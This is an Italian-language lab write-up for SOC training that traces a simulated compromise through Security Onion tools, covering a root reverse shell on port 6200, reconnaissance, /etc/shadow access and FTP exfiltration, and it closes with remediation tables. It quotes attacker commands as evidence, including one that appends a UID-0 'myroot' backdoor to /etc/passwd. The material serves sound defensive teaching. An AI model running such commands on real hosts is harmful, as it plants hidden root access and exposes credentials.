La 5-tupla non è solo un dettaglio di rete: è la base per trasformare un evento in azione. Permette di scrivere regole firewall, isolare un host, fare ricerca retrospettiva nei log e spiegare in modo preciso quale comunicazione ha generato l'incidente.

Elemento della 5-tupla	Valore nel caso	Uso operativo
IP origine	209.165.201.17 nella reverse shell; 192.168.0.11 nel traffico FTP di controllo	Individua il soggetto che avvia o comanda la comunicazione.



Elemento della 5-tupla	Valore nel caso	Uso operativo
IP destinazione	209.165.200.235 - host compromesso	Identifica il sistema da isolare e bonificare.
Porta origine	45415 nella shell; 52776 nel controllo FTP	Aiuta a ricostruire sessione e flusso.
Porta destinazione	6200 reverse shell; 21 FTP control; 20 FTP data	Associa traffico a servizio o canale abusato.
Protocollo	TCP / FTP / FTP_DATA	Permette regole firewall, hunting e containment.

PUNTO DI CONTROLLO

Per consegna e presentazione, la domanda guida deve essere chiara: **quale host comunica con quale host, su quale porta, con quale protocollo e con quale contenuto?** Quando questa risposta è documentata, la 5-tupla diventa una prova tecnica utilizzabile per isolamento, firewall, ricerca retrospettiva e reportistica.

2. Alert Sguil e conferma della compromissione

L'indagine inizia nella console **Sguil** di **Security Onion**, dove il **NIDS** registra eventi di sicurezza in tempo reale. Tra gli eventi osservati emerge l'alert **ID 5.1**, datato **2020-06-11 03:41:20**. Il messaggio è critico: **GPL ATTACK_RESPONSE id check returned root.**

La firma indica che il sistema interno ha risposto al comando **id** restituendo privilegi **root**. Non è un semplice tentativo: la risposta mostra che l'attaccante è riuscito a eseguire comandi sul bersaglio e a ricevere output con privilegi amministrativi.

The screenshot shows the Sguil interface with the following details:

- Alert 5.1:** 2020-06-11 03:41:20, 209.165.200.235, 6200, 209.165.201.17, 45415. Event Message: GPL ATTACK_RESPONSE id check returned root.
- Packet Details:**
 - IP:** 209.165.200.235 (Source) to 209.165.201.17 (Dest).
 - TCP:** Source Port 45415, Dest Port 6200. Seq# 2951186435, Ack# 1436935650.
 - DATA:** 75 69 64 30 30 28 72 6F 6F 74 29 20 67 69 64 30 uid=9(root) gid=9(root).

Figura 1 - Interfaccia di Sguil centrata sull'Alert 5.1: payload TCP e regola IDS attiva.

A questo punto l'analista apre il **Transcript**. Il transcript ricostruisce il flusso testuale della sessione abusiva: da una parte i comandi inviati dall'attaccante, dall'altra l'output prodotto dal sistema compromesso.




Figura 2 - Prima parte del Transcript Sguil: comandi di ricognizione id, whoami, hostname e ifconfig.

I primi comandi osservati - **id**, **whoami**, **hostname** e **ifconfig** - sono tipici della **ricognizione post-compromissione**. Servono a capire identità dell'utente, livello di privilegio, nome della macchina e configurazione di rete.

Step di lettura dell'evidenza:

1. Individuare l'alert ad alta priorità in **Sguil**.
2. Verificare messaggio e firma IDS: **id check returned root**.
3. Aprire il **Transcript** per passare dal singolo alert alla sessione completa.
4. Annotare IP, porte e protocollo per costruire la **5-tupla**.
5. Classificare l'evento come **compromissione riuscita**, non come semplice scansione.

3. Reverse shell, persistenza e file sensibili

Il comportamento osservato corrisponde a una **reverse shell interattiva non autorizzata**. L'attaccante comunica con il sistema compromesso sulla **porta 6200**; il server esegue i comandi e restituisce l'output. Nel transcript, i comandi in direzione **SRC** rappresentano ciò che invia l'attaccante, mentre le risposte **DST** sono l'output della vittima.

Dopo la ricognizione, l'attaccante legge **/etc/passwd** per mappare gli utenti locali e inserisce un utente backdoor chiamato **myroot** con **UID 0**. In Linux, un account con UID 0 è equivalente a un account con privilegi root.

```

DST: sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
DST: msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
DST: bind:x:105:113::/var/cache/bind:/bin/false
DST: postfix:x:106:115::/var/spool/postfix:/bin/false
DST: ftp:x:107:65534::/home/ftp:/bin/false
DST: postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
DST: mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
DST: tomcat55:x:110:65534::usr/share/tomcat5.5:/bin/false
DST: distccd:x:111:65534:::/bin/false
DST: user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
DST: service:x:1002:1002::,/home/service:/bin/bash
DST: te
DST: inetd:x:112:120::/nonexistent:/bin/false
DST: proftpd:x:113:65534::/var/run/proftpd:/bin/false
DST: statd:x:114:65534::/var/lib/nfs:/bin/false
DST: analyst:x:1003:1003:Security Analyst,,,:/home/analyst:/bin/bash
DST:
SRC: cat /etc/passwd | grep root
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST:
SRC: echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd
SRC:
SRC: grep root /etc/passwd
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST: myroot:x:0:0:root:/root:/bin/bash
DST:
SRC: exit
SRC:

```

Search Abort Close

Debug Messages

```

Creating unique data file: /usr/sbin/tcpdump -r /nsm/sensor_data/seconion-import/dailylogs/2020-06-11/snort.log.1591833600 -w /tmp/209.165.201.17:45415_209.165.200.235:6200-6.raw (ip and host 209.165.200.235 and host 209.165.201.17 and port 6200 and port 45415 and proto 6) or (vlan and host 209.165.200.235 and host 209.165.201.17 and port 6200 and port 45415 and proto 6)
Receiving raw file from sensor.
Finished.

```

Figura 3 - Seconda parte del Transcript: lettura di /etc/passwd e inserimento persistente dell'utente root fittizio myroot.

```

cat /etc/passwd | grep root
echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd

```

Questi comandi dimostrano due elementi critici: la **lettura degli account locali** e la **modifica persistente** del file utenti. La presenza di **myroot:x:0:0** indica una backdoor con privilegi amministrativi massimi.




Figura 4 - Terza parte del Transcript: accesso al file sensibile /etc/shadow e conferma di controllo privilegiato.

L'attaccante legge poi **/etc/shadow**, file che contiene gli **hash crittografici delle password**. Questa azione aumenta l'impatto: anche dopo l'isolamento dell'host, gli hash possono essere usati per **cracking offline**, riuso credenziali o ulteriori compromissioni.

NOTA OPERATIVA

La combinazione **uid=0(root)**, modifica di **/etc/passwd** e lettura di **/etc/shadow** dimostra compromissione critica. Non si tratta di un accesso parziale: l'attaccante ha ottenuto controllo amministrativo e accesso a dati sensibili.

4. Pivot su Wireshark e ricostruzione dello stream TCP

Per confermare la struttura dei pacchetti e leggere la sessione a livello di rete, l'analisi effettua un pivot da **Sguil** a **Wireshark**. Il file grezzo della sessione sulla porta **6200** consente di osservare **handshake TCP**, sequenza dei pacchetti, payload e direzione dei dati.




Figura 5 - Wireshark: handshake TCP a tre vie sulla porta 6200.




Figura 6 - Ispezione dei pacchetti successivi e dei byte esadecimali del payload.

Wireshark conferma ciò che Sguil aveva già mostrato: il testo **SRC** rappresenta i comandi dell'attaccante, mentre il testo **DST** rappresenta l'output generato dal sistema operativo della vittima. L'output del comando **id** rivela **uid=0(root) gid=0(root)**, quindi l'attaccante opera con privilegi amministrativi massimi.

La lettura dello stream consente inoltre di collegare i comandi alla timeline di rete: ricognizione, lettura di file utenti, modifica di **/etc/passwd**, accesso a **/etc/shadow** e possibile preparazione all'esfiltrazione.

Interpretazione guidata dello stream:

1. Verificare la presenza del **three-way handshake TCP**.
2. Identificare **porta sorgente** e **porta destinazione** della sessione.
3. Seguendo lo stream, distinguere comandi e output con la direzione **SRC/DST**.
4. Cercare indicatori di privilegio: **uid=0(root)**.
5. Cercare indicatori di persistenza: **myroot** e modifica di **/etc/passwd**.

5. Pivot su Kibana e hunting FTP con Zeek

Dopo la compromissione, l'indagine si sposta su **Kibana** per cercare prove di **esfiltrazione**. I log **Zeek/Bro** permettono di aggregare eventi di rete e filtrare per protocollo. Nel periodo di giugno 2020 viene identificata un'anomalia legata a **FTP**, visualizzata nella sezione **bro_ftp**.




Figura 7 - Log Zeek bro_ftp in Kibana: mappatura degli IP e dei dettagli della sessione FTP.

Il record indica una connessione FTP di controllo avviata dall'IP **192.168.0.11**, porta sorgente **52776**, verso l'host vittima **209.165.200.235** sulla porta destinazione standard **21**. Il campo utente mostra **analyst**, mentre il campo password è mascherato come **<hidden>**.

t destination_geo.region_code	Q Q Q *	US-CA
t destination_geo.region_name	Q Q Q *	California
t destination_geo.timezone	Q Q Q *	America/Los_Angeles
t destination_ip	Q Q Q *	209.165.200.235
t destination_ips	Q Q Q *	209.165.200.235
# destination_port	Q Q Q *	21
t event_type	Q Q Q *	bro_ftp
t ftp_argument	Q Q Q *	192,168,0,11,194,153
t ftp_command	Q Q Q *	PORT
t host	Q Q Q *	d68c9360b6ae
t ips	Q Q Q *	209.165.200.235, 192.168.0.11
t message	Q Q Q *	{"ts":"2020-06-11T03:53:09.086482Z","uid":"C5GkeA4t8oXZdWTPR6","id.orig_h":"192.168.0.11","id.orig_p":52776,"id.resp_h":"209.165.200.235","id.resp_p":21,"user":"analyst","password":"<hidden>","command":"PORT","arg":"192,168,0,11,194,153","reply_code":200,"reply_msg":"PORT command successful. Consider using PASV.","data_channel.passive":false,"data_channel.orig_h":"209.165.200.235","data_channel.resp_h":"192.168.0.11","data_channel.resp_p":49817}

Figura 8 - Log Kibana: comando applicativo PORT, parametri della sessione e payload strutturato.

Campo	Valore osservato	Interpretazione
IP origine controllo FTP	192.168.0.11	Host dell'attaccante o client che avvia la sessione di controllo.
Porta origine controllo	52776	Porta effimera del client FTP.
IP destinazione controllo	209.165.200.235	Host vittima/server FTP compromesso.
Porta destinazione controllo	21	Canale di controllo FTP.
User	analyst	Account usato nella sessione FTP.
Password		Credenziale non visibile o mascherata dal sistema di logging.

6. Zeek Hunting sui file e prova di esfiltrazione

Spostando l'analisi sulla dashboard **Zeek Hunting - Files**, viene esaminata la distribuzione dei file transitati in rete in base al **MIME Type**. Questa vista è utile perché consente di passare da singoli pacchetti a una lettura aggregata del traffico orientato ai file.




Figura 9 - Grafico a barre Kibana: distribuzione dei MIME Type dei file rilevati da Zeek.

I MIME type osservati includono **text/plain** (7 file), **image/jpeg** (6 file), **image/png** (4 file), **text/html** (3 file), **image/gif** (2 file) e **image/x-icon** (1 file). Le sorgenti dei file censite includono **HTTP** e **FTP_DATA**.






Figura 10 - Trascrizione CAPME: estrazione finale del payload testuale dal canale dati FTP_DATA.

La prova più forte dell'esfiltrazione arriva dal canale **FTP_DATA**. Il tipo MIME del trasferimento è **text/plain**. Il file viene trasmesso fisicamente da **209.165.200.235** verso **192.168.0.11**, usando la porta dati **20** e la porta dinamica di destinazione **49817**. Il trasferimento avviene l'11 giugno 2020 alle **03:53:09**.

CONTENUTO ESFILTRATO

CONFIDENTIAL DOCUMENT / DO NOT SHARE / This document contains information about the last security breach.

Questa evidenza dimostra che non c'è solo accesso non autorizzato: è presente anche **data exfiltration** tramite FTP.

Parametro FTP_DATA	Valore
Tipo MIME	text/plain
IP sorgente del file	209.165.200.235
IP destinazione del file	192.168.0.11
Porta sorgente dati	20
Porta destinazione dinamica	49817
Timestamp	11 giugno 2020, 03:53:09

7. Remediation, tabelle operative e checklist finale

Con le evidenze raccolte, la raccomandazione principale è isolare immediatamente l'host compromesso **209.165.200.235**. Il sistema ha mostrato **reverse shell** con privilegi **root**, modifica di account privilegiati, lettura di file sensibili ed **esfiltrazione FTP**. In un contesto reale, questo livello di compromissione richiede contenimento immediato, preservazione delle evidenze, eradicazione e verifica forense.

CONCLUSIONE OPERATIVA DELLA VERSIONE DISCORSIVA

Il metodo mentale dell'analisi è: **alert -> 5-tupla -> transcript -> privilegi -> persistenza -> dati esfiltrati -> impatto -> remediation**. La 5-tupla permette di trasformare l'evidenza tecnica in azioni: isolamento host, blocco comunicazioni, ricerca retrospettiva, reset credenziali e hardening dei servizi.

VERSIONE 2 - Riassunto tabellare operativo

Questa seconda parte condensa l'analisi in mappe operative per ripasso rapido, laboratorio e colloquio SOC. Ogni tabella collega **evidenza**, **significato** e **decisione**.

1. Mappa generale dei 7 punti

Punto	Area	Evidenza principale	Uso SOC
1	Scenario e metodo	Security Onion, 5-tupla, kill chain.	Impostare indagine ripetibile.
2	Sguil alert	GPL ATTACK_RESPONSE id check returned root.	Confermare compromissione ad alta priorità.

Punto	Area	Evidenza principale	Uso SOC
3	Reverse shell	id, whoami, ifconfig, /etc/passwd, /etc/shadow.	Ricostruire attività post-compromissione.
4	Wireshark	Stream TCP porta 6200 e payload.	Validare direzione, comandi e privilegi.
5	Kibana/Zeek FTP	bro_ftp, user analyst, PORT, IP/porte.	Mappare 5-tupla dell'esfiltrazione.
6	Zeek Files	MIME text/plain e FTP_DATA.	Provare trasferimento del documento.
7	Remediation	Isolamento, rimozione myroot, reset credenziali.	Chiudere incidente e ridurre rischio.

2. 5-tupla e indicatori principali

Flusso	IP origine	Porta origine	IP destinazione	Porta destinazione	Protocollo
Reverse shell	209.165.201.17	45415	209.165.200.235	6200	TCP
FTP controllo	192.168.0.11	52776	209.165.200.235	21	FTP/TCP
FTP dati	209.165.200.235	20	192.168.0.11	49817	FTP_DATA/TCP

3. Evidenze, rischio e interpretazione

Evidenza	Significato	Decisione operativa
id returned root	Attaccante con privilegi amministrativi massimi.	Classificare come compromissione critica.
